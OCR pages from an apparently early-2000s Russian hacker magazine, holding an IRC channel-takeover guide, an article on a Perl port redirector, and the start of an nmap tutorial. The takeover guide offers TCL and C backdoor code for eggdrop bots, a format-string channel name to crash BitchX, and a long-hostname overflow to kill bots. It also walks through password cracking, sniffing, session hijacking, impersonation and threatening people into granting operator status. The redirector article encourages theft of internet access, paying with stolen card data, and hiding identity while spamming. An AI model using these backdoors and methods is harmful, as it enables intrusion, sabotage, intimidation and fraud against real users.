
Здесь нет Nickserv/Chanserv`a, X и W, как нет и стабильного права кого-либо на канал. Так что, далеко не всегда IRCop станет помогать в случае увода канала, ибо действует правило трамвая: попу поднял - место потерял :).

Я опишу возможности того, как затэйковерить канал, поддерживаемый ботами eggdrop (работающими на UNIX и Windows - платформах; подавляющее большинство ботов на IRC - eggdrop'ы под UNIX, для которых особое внимание).

Взлом через TCL

Для осуществления этого вида взлома тебе понадобится доступ на запись в каталог бота. Другими словами, тебе нужен аккаунт пользователя, под которым запущен бот или права администратора.

Смотрим, откуда запущен бот (*nix-пример): "ps auxw | grep eggdrop", видим его (как правило, это что-то типа ./eggdrop <ник бота>, но может быть каким угодно, юзай lsof при необходимости), ищем каталог с ботом: "find ~<имя юзера, под которым запущен бот> -name <ник бота или eggdrop>", откуда узнаем имя каталога с ботом, заходим в него.



В конце файла с именем бота (так обычно называют файл конфигурации) ты увидишь строки типа "source scripts/blabla.tcl". Далее либо меняем один из файлов, указанных таким образом, либо добавляем "source scripts/elite.tcl" и создаем такой файл. Создавая или модифицируя, мы пишем туда (в любом месте) следующее:

```
bind msg - yo elite
proc elite { n uh h a } {
adduser hacker
chattr hacker +omnfxp
addhost hacker "*!*@твоя маска"
}
```

После этого перезапускаешь процесс (killall -9 <его PID>; ./eggdrop <имя бота> из его каталога), люди на канале думают, что их самопальный сервис просто слетел с сервера. Уверенность в этом закрепится, когда он возвратится, получая опа на канале от других ботов или людей. Тем временем, ты пишешь боту /msg <его ник> yo, он добавляет тебя под именем hacker с правами владельца. И что же дальше будет? Можешь просто зайти в него через dcc chat или телнетом и делать что угодно (можно быстренько опнуть себя и сразу сделать массдеоп остальных, можно самого подопытного попросить деопнуть канальных). Так или иначе, канал твой!

Чтобы заставить его деопнуть других, добавь в тот же TCL-скрипт:

```
bind msg - yahoo wohoo
proc wohoo { n uh h a } {
set chan [lindex ${a} 0]
 putserv "mode ${chan} :-oooo <оп1 оп2 оп3 оп4>"
 putserv "mode ${chan} :-oooo <оп5 оп6 оп7 оп8>"
 putserv "mode ${chan} :+o-o <твой ник> ${botnick}"
}
```

Замени оп1-оп8 на имена опов на канале, при необходимости добавь еще (на IrcNet'е добавляй по 3 опа в строку). Таким образом, по команде /msg <ник бота> yahoo <#канал> произойдёт деоп всех левых опов на канале, потом опнет тебя (лучше, если твоих клиентов будет несколько) и снимет статус с себя. Хотя это не всегда прокатывает, т. к. в грамотно настроенных ботнетах предусмотрено автоматическое восстановление @ при деопе, или выдача дополнительных стату-

сов в случае появления новых опов. Отсюда мораль: внимательно конфигурируй мемберов своего botnet`a, и устанавливай максимально прочные связи между ними.

Плюсы метода: красивый ход, полная власть над ботом. К примеру, можешь после захвата канала, завести бота на оперский чан (#us-opers, #eu-opers) и заставить его написать какие-нибудь хулиганства. Тогда камикадзе получит кучу банов на разных серверах, и его легальный владелец еще не раз тебя вспомнит :). Это полезно для лишения противника целого ряда хостов, откуда он обычно заводит ботву. Также эффективно устраивать флуд ботом с того же сервера (realshell.com, к примеру), но с другого аккаунта: отрубят не только твоего подопечного, но и всех сидящих с тем же хостом.



Минусы метода: легко исправим - владелец пришел, исправил конфиг, сменил пароль и конец сказке.

Модификация исходного кода

Рулез рассматриваемого способа заключается в том, что владельцу бота сложнее заметить внесённые тобой изменения, с учётом которых, ты получаешь контроль над говорящим яйцом. Возможно, owner вообще не поймет, чего случилось: просто удалит тебя с бота (если себя добавлял). А в следующий раз ты сможешь без проблем снова заюзать старую нычку (получается своеобразный backdoor). К примеру, добавим кое-чего в начало функции msg_op() из msgcmds.c (eggdrop 1.1.5), обрабатывающую запросы на получение статуса оператора:

```
if (strcasecmp(par[0], “er33t”)) {
 chan = chanset;
 while (chan != NULL) {
 add_mode(chan, ‘+’, ‘o’, nick);
 chan = chan->next;
}
```


Убийство бота

Все большей популярностью в последнее время пользуется DoS (Denial of Service) - выбивание какого-то сервиса (в нашем случае - бота) из строя. То есть ты не получишь никаких особых прав, просто убьешь бота: эдакий деструктивный метод, но часто самый простой. Пройдет только в том случае, если на канале висят дырявые боты и дырявые клиенты (или клиенты не висят совсем - их юзеры заочно повесились :)). После чего канал просто потеряет операторов и тебе придется брать этот статус с нетсплита или же выносить всех посетителей (тех, что даже без @) и срывать статус, перезаходом на канал. К примеру, можно убить незащищенный eggdrop 1.1.5 (достаточно, популярный на IRC), если ты присвоишь какой-то машине IP, который резолвится (так сказать, DNS'ится, lookup'ится) в 50-символьный хост (вместе с точками). И если с этой машины зателнетишься к боту на его порт (если он открыт, естественно), то он, с горя, умрет (overflow'нется). Так можно быстро погубить целый ботнет.

Как сделать нужный хост? Скажем, у тебя есть тачка ns.evil.com с IP-адресом 1.2.3.4, на которой ты root. Сделай “nslookup -q=soa 3.2.1.in-addr.arpa” и посмотри на поле nameserver, если там ns.evil.com, то тачка подходит.

Далее надо сделать длинный хвост, чтобы не портить старого имени, добавь ей IP alias (найди свободный IP из контролируемого сабнета, затем присвой ifconfig'ом) и пропиши на него reverse (в /etc/named/ или /var/named/ должен лежать файл с зоной 3.2.1.in-addr.arpa, смотри в /etc/named.conf). Потом бей бота: “BitchX -H <твой IP алиас> -P <порт бота> <IP бота>”. Пиво подошло к концу и надавило на клапан... Пришёл конец ботяге.

Допустим, там еще висит BitchX-клиент владельца убиенных ботов. Попробуй завалить его так: заходишь на канал, типа #%s%s%s%s%n%n%s%n%s, потом пишешь /invite <ник человека> #%s%s%s%s%n%n%s%n%s, если уничтожается BitchX версии 1.0c, то он благополучно вылетит. Если на канале висят еще Windows-клиенты, пригласи на поле боя "специалиста по нюкам" =). Или же, сделав /ctcp #channel version, лезь на packetstorm.securify.com и ищи компромат на интересующие тебя клиенты.



Одним из способов DoS`a ботов является примитивный flood, к разновидностям которого относятся UDP flood, TCP syn flood, smurf, slice. Как говорится, против лома нет приема. Данной методой можно уложить всех операторов. И будет не так важно: под Digital Unix они висят, или под MS DOS. Разве что получатся траблы, когда клиентура висит на жирных каналах связи (пока что миру неизвестны настолько жирные каналы, чтобы клиента на удаленном конце было невозможно убить).

Такие способы атак, особенно флуд, пользуются все большей популярностью на IRC, причем некоторые тэйковерщики убивают целые IRC-сервера, чтобы слетели висящие там боты и клиенты.

Данный метод интеллигентным я бы не назвал: ты не будешь пользоваться уважением среди народа, коли обустроишь такую байду. К примеру, флуд, кроме того что скидывает врага, приносит убытки конторе, на сервере которой он торчит, а также мешает юзерам компании наслаждаться Интернетом. Хотя, бывали случаи, что из-за одного убогого ублюдка, сидящего на диалапе, но спрятавшего попу за мощный OC3-сервак, приходилось опускать несколько C-подсетей его прова =(.

Плюсы метода: легкость, быстрота.

Минусы метода: куча народу будет тебя ненавидеть. Бомбить целый город ради одного дома - нелогично.

Подбор паролей


Вариант актуален, когда удалось украсть файл с пользователями из каталога с чужим ботом (некоторые разновидности хранят backup этого файла с разрешением прочтения всем юзерам сервера, на котором у тебя есть аккаунт). В ботах eggdrop, дефолтом, для шифрования используется метод Blowfish - это односторонняя шифровка, неслабо занимающая процессор. Таким образом, вычисление паролей сводится к brute force методу - тупому перебиранию паролей (аналогично крякерам Unix'овых файлов-password`ов). Берешь eggdrop password cracker (http://packetstorm.securify.com/Crackers/eggh.tgz, 4example), хорошие word-листы, и остается только ждать. Выхвачен чей-то пароль, смотришь, чтобы в файле пользователей у логина был флажок +o, затем лезешь на IRC и пишешь /msg <ник нужного бота> ident <разгаданный пароль> <юзер, чей это пароль>. Если владелец бота не убрал команду ident и не переименовал ее (если получилась шняга, лезь телнетом и делай .op <свой ник> <канал>), то бот распознает в тебе этого юзера. Заходи на нужный канал и бери опа /msg <ник бота> op <разгаданный пароль>. Деопаешь левых и канал твой. Могут быть проблемы, если у бота предусмотрена идентификация к определённому нику только с определённых масок :(. Но эта проблема вполне разрешима, и я думаю, ты сам найдёшь ключ.

Плюсы метода: разгаданный пароль может пригодиться в будущем, ведь у многих людей есть привычка везде и всегда использовать один и тот же pwd.

Минусы метода: часто - огромная трата времени и нехилая загрузка тучи машин.

Сниффинг

Метод актуален, когда ты поломал тачку, которая висит в той же сети, что и сервер с запущенным ботом (необходимо, чтобы они висели на одном сетевом хабе). Берётся в руки сниффер (самый популярный и мощный - sniffit (или dsniff - предпочтение редактора - лежит повсюду, включая ftp.freebsd.org) настраиваешь его на телнет-порт бота и соединение бота с IRC-сервером. Через какое-то время заснифаются пароли людей. Далее действуем по той же инструкции, что и с получением аккаунтов из хеша, методом подбора.



Получить пароли не удастся или это будет сильно затруднено, если в хакнутой сетке используются активные хабы - свитчи, и нет доступа к узловым серверам. Более подробно о сниффинге читай в статье #9 2000 X "Всё о снифферах" и #1 2001 "Войны в локальных сетях".

Плюсы метода: полная невидимость - для хозяина bot`a тебя просто нет, и чувак вряд ли он догадается, откуда были получены пароли. После бунта в chan`e лох просто сменит пароли, а ты через какое-то время их снова будешь знать :).

Минусы метода: Сниффер может быть обнаружен резко поумневшим админом похаканного серванта, и тогда контроль над подопечными противника будет прерван.

Хай-жакинг

Метод заключается во "вмешательстве в трафик" между bot`ом и IRC-сервером. То есть ты посылаешь пакеты от имени робота. Включая свое злорадное "mode #blabla :+oo evil hacker".


Для хай-жакинга надо иметь root'а на тачке, висящей под тем же хабом (находящейся в том же LANe), что и машина с запущенным ботом. Работает, обычно, только в сетях средней защищенности. К примеру, зачастую легко проходит в универских сетях ;). Одной из подходящих программ является hunt под Linux. Думаю, найти её можно без труда.

Плюсы метода: интеллигентный способ, заслуживает уважения. Для жертвы невидим и непонятен.

Минусы метода: Порой требует серьёзной доработки кода, уже имеющихся программ. Конструктор "Сделай сам".

Подражание

Посиди на канале-жертве, запомни, кто там обычно имеет статус оператора. У каждого человека на IRC ты видишь ник, полное имя, хост и идент. Твоя цель - сделать такие же.



Ну, с ником, именем и идентом проблем не будет (можешь у себя в IRC-клиенте такие же поставить), если оператор-жертва ходит через диал-ап и живет в твоем городе - купи (возьми во временное пользование ;)) аккаунт у того же провайдера. Ради дела можно дозвониться междугородкой до нужного ISP: вспомни про старинные боксы, calling cards`ы, PBX`ы и т. д). Если коннект жертвы следует через какой-то сервер (там запущен клиент, либо висит баунсер/редирект) - забери его (это не руководство по хакингу, так что описывать сей момент не стану). Как и в случае с подставой вражеского хоста, схожий адрес можно получить, купив обычный пользовательский аккаунт в том же месте. По Whois`у (ripe, ripn, arin, etc) можно разглядеть, к какому серваку приписан нужный хост. Получаем юзверьский логин/пароль на сервере и добавляем потребный хвост во vhost`ы. Обрати внимание на манеру общения выбранной жертвы.

Жди, пока жертва выйдет с канала (лучше, чтобы он не писал, что идет спать, онанировать, учить сопромат или что-то в этом роде). Хотя можно не дожидаться "покидания" и просто помочь ему слететь ;). Заходи с таким же ником, именем и идентом с подобного хоста (если диал-ап хост отличается, но принадлежит тому же провайдеру - все нормально). Напиши что-нибудь из стандартных фраз оператора-жертвы, а дальше можешь молчать. Если повезет, кто-нибудь опнет тебя (некоторые доверчиво опают людей с других хостов, лишь бы ник был нужный, да манера общения). Если на ботах стоит auto-op без идентификации, тебя опнет при входе на канал :).


Плюсы метода: Думать много не надо.

Минусы метода: Много малоинтересного геморроя в организации.

Human-factor

Несомненно, самый забавный метод, основанный на человеческом факторе - люди не идеальны, им свойственно допускать ошибки, из-за приступов страха, в частности. Кстати, это первый опробованный мною финт (потому что когда я им воспользовался, я еще ничего не умел). Ты не поверишь, как это тривиально! Как пишет Пелевин: "Правда настолько проста, что за нее даже обидно".

Наберись криминального жаргона, выбери оператора-жертву, так чтобы ты знал, из какого он города. Залезай с хоста, не говорящего о твоем местоположении (если жертва в Омске, а ты сидишь с dialup.ptt.ru, то ничего не выйдет - станет понятно, что ты из Москвы).



Выбрал жертву, заводи разговор (и надейся, что тебе попался слабохарактерный человек), спрашивай про канал как можно больше, задавай тупые вопросы, провоцируй его нагрубить, а сам себя веди как интеллигент, впервые вошедший в IRC. Если он это сделал (нагрубил), то включай свое умение ботать по фене, грози, что сейчас приедешь и все ему покажешь на пальцах, и т. д. Больше грубостей, как можно больше. Он должен верить, что сам виноват в этом, напоминай ему, что "косяк" за ним. Потом спроси, почему у некоторых лягушки перед никами. Он скажет, что это операторы. Сообщи ему, что ты тоже хочешь таким быть (эдакий новый русский, который не знает ничего о вещи, но уже хочет ее, потому что "это" - круто). Если тебе повезёт, он даст тебе ЭТО. Лично меня человек прописал на ботах, которые висели на далеко не отстойных каналах, но takeover я делать не стал - мне не надо было этого (да и чего скрывать - поначалу у меня бы этого и не вышло ;). Все тут написанное, наверное, похоже на бред, но прежде чем говорить что-то - попробуй :).

Плюсы метода: не надо знать никаких технологических деталей.

Минусы метода: ну разве не тупо? :)

FYI (For Your Information)

На IRC существуют целые группы, занимающиеся тэйковерами. Они частенько дерутся друг с другом за какой-то канал, убивая десятками боты, клиентов и серверы. Популярностью пользуются #shells, #exceed, #carding.

"It's just IRC!" ("Это всего лишь IRC!")

... кто-то из IRCоров



Дело - труба! Datapipe roxx

CuTTer (cutter@real.xakep.ru) http://www.lovecity.ru

С давних пор в Интернете обсуждаются вопросы конфиденциальности. Беседы не ограничиваются проблемами криптографии для крупных корпораций и правительств: сетевой обыватель также озаботился проблемой "как спрятаться". IRC не стало исключением: здесь применяются bnc или socks для сокрытия реального адреса. Но если там сея байда используется исключительно ради модной анонимности, то у нас будет и практическая сторона вопроса: прорубимся в инет 4free, дорвавшись до Ирки, Аськи и других женщин механика Гаврилова =).

Perl datapipe

Юниксоиды знают, что в *nix`ах есть программа datapipe.c. Это тулза, написанная на Си, позволяющая делать редиректы на выбранный хост и порт. Вещь, с первого взгляда не очень полезная, но в реальной жизни она оказывается почти незаменимой (во всяком случае, для меня). Например, поставил на какой хостинг datapipe.c, в настройках указал, чтобы коннекта ждать на 14400 порту, а редирект делать на irc.dal.net.ru: 6667. Всё! Теперь в ирке ты не будешь светить свой хост. Но не всё так шоколадно: далеко не каждый хостинг даёт доступ к программам типа gcc, т. е. откомпилировать программу ты не сможешь и в итоге останешься ни с чем :(.
Но выход, конечно же, есть, и довольно простой. В последнее время большинство хостингов ожирело - раздают халявные аккаунты с возможностью использования CGI! А что же из этого следует? Следует, что можно использовать Перл. Вот я и сделал аналог сишного datapipe, но уже на Perl. Скачать можно на паге наших релизов www.xakep.ru/articles/releases или же на моей паге xakepy.al.ru.
В архиве есть две версии, под Unix и Windows. Винный редирект сделал почти "просто так", т. к. крайне редко находятся халявные хостинги под виндами, да еще и с установленным перлом. В общем, версии отличаются только тем, что во второй не происходит fork'анья процесса при новом коннекте.
Настройки datapipe.pl будут понятны даже ребёнку - всего нужно поменять 4 значения в переменных.

$localport - порт, к которому ты будешь коннектиться
$host - хост, на который происходит редирект
$port - порт, на который происходит редирект
$log - 0/1, записывать/не записывать логи

Это, в принципе, все, что необходимо поменять. Сама программа использует только один модуль - IO::Socket, но он - стандартный, поэтому datapipe не будет ругаться, что чего-то не хватает. Но тулза может и не заработать по другой причине, например, если запрещены все внешние коннекты куда-либо, кроме субнета сетки хостера. Это наблюдается у всего хостинга агавы: www.agava.ru, www.holm.ru, www.ero.ru, www.hut.ru. Программа стабильно работала на моем сайте (lovecity.ru), на всеми замученном хостинге www.virtualave.net и на www.hypermart.net. В общем, тебе по-любому придется немного поискать, где все это добро нормально заработает. Так для чего же необходима эта программа?

Халявный инет

И вот мы опять возвращаемся к животрепещущей теме: бесплатный Интернет. Способов поиметь халяву очень много. Например, бывают случаи, когда у тебя выделенная линия укомплектована бесплатным доступом к IRC (6667 порт) или к ICQ (4000 порт). Эта добродеятельность провайдеров очень полезна :). Ты просто покупаешь по credit card (о происхождении инфы по ней повторяться не будем ;)) буржуйский хостинг (как это проделать, Х писал неоднократно), желательно, чтобы он предоставлял доступ к шеллу (ssh support, обычно приходится немного доплачивать). После ценного приобретения устанавливаешь на свежеиспеченном сайте datapipe.pl. В настройках программы определяешь, чтобы редирект происходил на какой-нибудь рабочий socks. Все - халява получена. Давай, чтобы было совсем понятно, рассмотрим на примере.
Допустим, у тебя бесплатный доступ к ирке (т. е. этот траффик не учитывается), ты зарегистрировал себе сайт bridge.com (все названия вымышленные), также существует некий рабочий сокс gibbon-stories.net на 1080 порту. На bridge.com устанавливаешь datapipe.pl так, чтобы он ждал соединение на 6667 порту, а редирект делал на gibbon-stories.net:1080, теперь необходимо запустить программу (команда: ./datapipe.pl &). В случае с icq, нужно было поменять порт ожидания с 6667 на 4000. Как видишь, это совсем не сложно.
Но это далеко не единственный способ, можно попробовать счастья и по-другому. Некоторые провайдеры дают бесплатный dialup-доступ к твоей хоум-паге, причем часто с поддержкой CGI. Аплоадишь (upload) на сайт datapipe.pl, в настройках прописываешь ожидать соединение, например, на 31337 порту, а редирект делать на какой-нибудь сокс. Опять случилась экономия своих тугриков, но (!!!), такие действия уже чреваты негативными последствиями: твой аккаунт попросту могут убить, так как администраторам не очень понравится, что какой-то юзверь открывает порты для соединений. Второй шмот гимора: сложно найди такого провайдера. Ведь намного проще купить хостинг за 10 гринов, но с возможностью бесплатного обновления твоего сайта через dialup-доступ. И такие хостеры реально существуют в РуНете.
Готовых решений "чё да как" мы давать не будем. Есть некоторая надежда на твою сознательность в вопросе поиска глупых провов. Поисковики тут не помогут: просто лезишь на providerz.ru - сливаешь список ISP, расположенных в твоей области, и начинаешь разработку. Нам потребны 3 вещи: тестовый вход (типа guest`a), выделение места под пагу, и поддержка оной CGI-ек. Как водится, гостевой доступ есть почти всегда, как и его ограничения: только сайт провика доступен по www, да сабнет. Это нормально. Но Х ненормален - мы против стандартов :). Оттого, получив доступ к CGI (например, после отправки емайла в саппорт

прова), вешаем туда наш зло-редирект. Коннектимся на пул по гостевушному аккаунту. Доступен, как уже говорилось, только сервер "поставщика интернет-услуг". А не там ли случайно завис наш редирект? ;) Да-да, именно там.

Другое дело, что сервак под хомяки юзверов частенько откидывается в сторонку от основного, к которому есть free-доступ :(. К примеру, сайтец имеет урл не provider.ru/хакер (~хакер), а user.provider.ru/хакер. Что же делать честным ремесленникам? Тут нам придёт на помощь прововская уловка - иногда при входе по гесту тебя подбрасывает не в нормальный субнет (66.66.66.*), а в классический 192.168.*.*, используемый, по обыкновению, в локальных сетях. Казалось бы, ничего хорошего... Ан, нет! Если сервак находится в одной сети прова, то часто он имеет как "внешний-интернетовский" адрес, так и внутренний в 192.168. А что нам стоит обнаружить этого зверя, проведя несложное сканирование диапазона "внутренних" адресов? Вот и нашёлся наш сервачок! Кроме него можно засечь фтп-серваки, телнеты, почтовые (техмимо почту 4free) и т. д. Главное - немного смекалки и хороший сканер, такой, как SuperScan, к примеру. Вообще, если кто-то проведёт успешные опыты по скану "внутренних" адресов провайдеров, кидайте мне в емайл - намутим общую базу. Хотя сразу предупреждаю: у многих ISP грамотно настроены сети, и халяву описанным способом подрубить не получается... Но я верю, что тебе повезёт :)

Онани... Анонимность

Сейчас народ большими толпами стал зависать в IRC, и, чтобы хоть как-то выделиться, стало модно иметь при себе несколько bnc'ишек (bnc - специальная irc-прокся) для изменения своего хоста (вместо такого t18-a6.dial.sovam.com появляется какой-нибудь gibbon-city.com). Многие решили, что это - признак высокой элитарности, стали "раскидываться" пальцами, что не есть хорошо, ведь в реальности такое может осуществить каждый.

Возьмем, к примеру, многим известный www.virtualave.net. Допустим, ты зарегистрировал сайт perez.virtualave.net. Устанавливаешь на нем какой-нибудь cgi-shell (такие тулзы большими полями рассеялись на различных хацкерский сайтах, да и сам Х писал, мне понравилась версия, которую сделал UpocoY (скрипт cmd.pl)). В datapipe.pl проставляешь ожидание коннекта на 14400 порту, а редирект ставишь на irc.dal.net:6667. Теперь при соединении с perez.virtualave.net:14400 ты будешь перекинут в буржуйский далнет. Конечно, хост у тебя будет не суперкрасивый (что-то вроде server2024.virtualave.net), но зато никто не будет знать, какой у тебя провайдер - уже неплохо (особо, если инет тыренный ;)), а всякие кул хаксоры не смогут тебя пропинговать (попробуй, завали сервак, висящий на американском бэкбоне).

Но IRC - это не единственное, что есть в Интернете, ведь еще существуют и www-сайты, ftp-архивы, smtp- и pop3-серверы, и везде для анонимности поможет одна-единственная программа - datapipe.pl.

Бывают случаи, когда необходимо где-нибудь зарегистрироваться или что-нибудь прикупить, но в ответ на твои действия говорят: парниша, так у тебя российский ip, а таким бакланам, как ты, мы не предоставляем услуг. Плохо получается... Как видишь, тут тебе опять необходимо делать редиректы.

Или такой случай. Тебе нужно основательно проспамить народ, но светить свой ip ужас как не хочется, и ты в сотый раз будешь ставить редирект.

Говорить о полезности этой маленькой тулзы можно бесконечно... Но это действительно надо попробовать :). Кстати, усилить мощь редиректора можно, заказав ряд тулз вроде WingateCap и http-tunnel(icqproxy).

NMAP - сканер для конкретных пацанов!

Иван Назимов aka LonerX (lonerx@phreaker.net)

Who is there?

NMAP - чудо программистской мысли, что появилось на свет благодаря человеку, известному в сетевом мире под ником FYODOR. НМАП представляет собой простую аббревиатуру от Network MAPper. Что же такое кроется за этим простым названием? Постараюсь объяснить. Стоит отметить, что благодаря гадкому редактору, ты не увидел предыдущий абзац, где была отмечена суть - мы имеем дело с первоклассным сканнером портов =).

Как и всякий сетевой сканер, NMAP предназначен для сканирования машин или даже целых сетей на наличие открытых портов (надо сказать, что при обследовании сетей, NMAP, ИМХО, является наиболее быстрым сканером среди известных). Но в отличие от других сканеров, продукт дяди Федора обладает огромным количеством всевозможных наворотов и примочек, которые делают процесс сканирования не тупым стучанием в разные порты удаленной машины, а едва ли не творческим процессом. Одна из самых важных фич сканера - определение операционной системы, под которой работает интересующий тебя комп. Это достигается с помощью технологии определения OS fingerprints (отпечатков пальцев операционной системы). Не буду грузить тебя реализацией вышеотмеченной технологии, но поверь на слово - это очень полезная штука, и иной раз с ее помощью решается до 80% проблем, требующих сканирования (от прощупывания хостингового сервака до определения ОС идиота, который пытается тебя в чате "нючить").

Режим скана

Следующим бесспорным достоинством NMAP является огромное количество режимов сканирования. Что такое режим сканирования, спросишь ты? Отвечаю: режим сканирования - механизм формирования запроса удаленной машине с целью получения какого-либо ответа. Так вот сканер, о котором мы говорим, умеет создавать такие запросы, которые в 90% случаев не оставят следов в логах сканируемых компьютеров. Причем NMAP обладает целой коллекцией подобных режимов, самым известным из которых является, несомненно, TCP SYN-режим. Вдобавок ко всему, сканерюга умеет работать над такими задачами, как определение настроек файервolla, получение инфы о количестве живых хостов в сети, определение broadcast-адресов (незаменимо для любителей smurf-атаки), и т. д.

Заканчивая вступительную хвалебную песнь scanner`y NMAP, можно добавить, что результаты сканирования выдаются в очень читабельной форме. Ты уже понял, что без предложенной тулзы, ты не будешь крут в net-security? Значит, пора перейти непосредственно к получению и установке этой незаменимой боевой утилиты.

Сайт, на котором живет сия программа, называется insecure.org. Поэтому первым делом надо зайти на этот адрес и слить последнюю версию сканера.

Слив

На момент написания статьи, я слил версию 2.54BETA22. Также на сайте лежат скомпилированные бинарники, но так как мы занимается серьезным делом, то скачивать будем именно исходники, которые лежат с расширением tgz. В эти исходники включена прога nmapFE (FE=Front End), которая придает сканеру т. н. "дружественный интерфейс" в среде X-Windows.

Итак, мы скачали исходники. Можно было бы сразу развернуть боевые действия, но я предложу чуточку RTFM`ной инфы "для самых маленьких" :). Пора разжать полученный арх. Достигается это командой

gzip -cd nmap-VERSION.tgz | tar xvf - (nmap-VERSION.tgz,-имя закачанного архива, которое, естественно, разнится в зависимости от версии).

После переходим в новообразованную директорию с помощью команды

cd nmap-VERSION

Итак, пришла пора сконфигурировать, скомпилировать и установить программу. Это можно сделать, введя последовательно нижеследующие команды. Перед установой не забудь переключиться в режим суперпользователя, если есть такая возможность, т. к. обычному юзеру системы могут быть недоступны ряд фич (корректная установка, в первую очередь =)). Я буду описывать процесс работы из-под r00t-прав ;).

```
./configure
make
make install
```

Во время компиляции может появиться некоторое количество сообщений об ошибках. Обращать на это внимание не стоит, так как эти ошибки связаны с прогой nmapFE.

Три, два, один – СПУСК!

Готово? Великолепно! Теперь приступим к изучению работы со сканером. Общий формат запуска сканера выглядит следующим образом: nmap [режим сканирования] [опции сканирования] [адрес/сеть/маска сети].

Рассмотрим каждую составляющую по порядку. Повторюсь, что работать со сканером лучше всего с правами суперпользователя, так как некоторые (самые вкусные) режимы сканирования требуют наличия рутовских полномочий.

Итак, на первом месте стоит определение режимов сканирования. Как я уже говорил, самым популярным и часто используемым является режим TCP SYN. Задается он как -sS. Можно задать и другие режимы сканирования (или комбинацию таковых). Например, для совсем уж скрытого сканирования (или при желании пролезть через отсекающий SYN, файерволл) можно использовать режимы -sF (Stealth FIN), -sX (Xmas Tree) и (или)

INSCENE MAN

Федор ("Fyodor")

Автор программы nmap.

В 1998 году неизвестный поклонник творчества Достоевского взял псевдоним "Федор" и написал программу nmap (The Network Mapper) для сканирования портов под Unix. По своим возможностям фриварная программа обошла дорогостоящие коммерческие продукты. После Федор реализовал опцию идентификации оси удаленного компьютера через опросы стека TCP/IP, тем самым раз и навсегда отвоевав для nmap звание лучшей программы в своем роде.

Nmap не раз удостаивалась звания "продукт года", признавалась выдающейся разработкой в области сетевой безопасности. В интервью SecurityFocus.com благородным применением nmap Федор назвал поиск прокси-серверов в цензурном китайском Интернете. Он не отрицает возможности развития Nmap в коммерческий пакет, при этом исходники останутся в открытом доступе, а бесплатная версия сохранит все текущие возможности разработки. "Достоевский" не перестает повторять, что с благодарностью примет NT-порт для Nmap, однако сам его писать не будет по той простой причине, что Windows "слишком примитивен для продвинутых пользователей". Все компьютеры Федора работают под Linux, FreeBSD, OpenBSD, Solaris - и ни один под Windows. Себя он называет хакером, "человеком со страстью к технологиям и исследованию их пределов". Настоящий хакер, по мнению Федора, не занимается дефейсами и фродами.

Почитывая bugtraq, Федор собрал обширнейшую коллекцию эксплоитов (последнее обновление - январь 2000), доступную по адресу http://insecure.org/sploits.html. Вообще, весь Insecure.com - выдающийся ресурс по сетевой безопасности с огромной коллекцией ссылок и листов для дискуссий.

